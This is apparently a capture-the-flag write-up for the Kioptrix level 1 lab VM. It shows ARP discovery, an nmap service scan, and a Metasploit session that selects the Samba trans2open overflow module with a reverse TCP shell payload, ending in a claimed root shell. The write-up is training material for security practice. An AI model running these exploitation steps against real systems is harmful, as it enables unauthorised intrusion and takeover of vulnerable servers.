Kioptrix writeup level 1


🛡️ Goal: Gain Root Access on the Target Machine

🔍 Step 1: Finding the Target IP

We started by identifying the IP address of the target machine.

As shown in the screenshot, the target IP is **192.168.29.55**, and it's active.

```
Currently scanning: 192.168.237.0/16   |   Screen View: Unique Hosts

47 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 2820
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
192.168.29.1    c4:95:4d:3c:76:17     45    2700  IEEE Registration Authority
192.168.29.55   08:00:27:53:71:35      1      60  PCS Systemtechnik GmbH
192.168.29.119  a8:93:4a:04:94:e3      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
```



🕵️ Step 2: Reconnaissance

We performed a port scan using `nmap` to find open and potentially vulnerable services.

From the scan results, we discovered services that could be exploited.

```
└─$ cat klop.txt
# Nmap 7.95 scan initiated Sun Jun 29 10:30:38 2025 as: /usr/lib/nmap/nmap --privileged -T4 -Pn -sS -sV -oN klop.txt
 192.168.29.55
Nmap scan report for 192.168.29.55
Host is up (0.00073s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: iMYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:53:71:35 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun 29 10:30:45 2025 -- 1 IP address (1 host up) scanned in 6.71 seconds
```

💣 Step 3: Exploitation

We launched **Metasploit** using `msfconsole`.


After searching for exploits related to **Samba 2.2.1a**, we found one called:

> Samba trans2open Overflow

```
msf6 > seacrh trans2open
[-] Unknown command: seacrh. Did you mean search? Run the help command for more details.
msf6 > search trans2open

Matching Modules
================

   #  Name                                      Disclosure Date  Rank   Check  Description
   -  ----                                      ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open          2003-04-07       great  No     Samba trans2open O
verflow (*BSD x86)
   1  exploit/linux/samba/trans2open            2003-04-07       great  No     Samba trans2open O
verflow (Linux x86)
   2  exploit/osx/samba/trans2open              2003-04-07       great  No     Samba trans2open O
verflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open          2003-04-07       great  No     Samba trans2open O
verflow (Solaris SPARC)
   4    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce  .                .      .      .
   5    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce  .               .      .      .

Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - B
ruteforce'

msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options
```

We loaded the exploit module and configured the correct payload and options based on the target's operating system.

Finally, we ran the exploit...



🐚 Root Access!

Success! The exploit gave us a **root shell** on the target machine.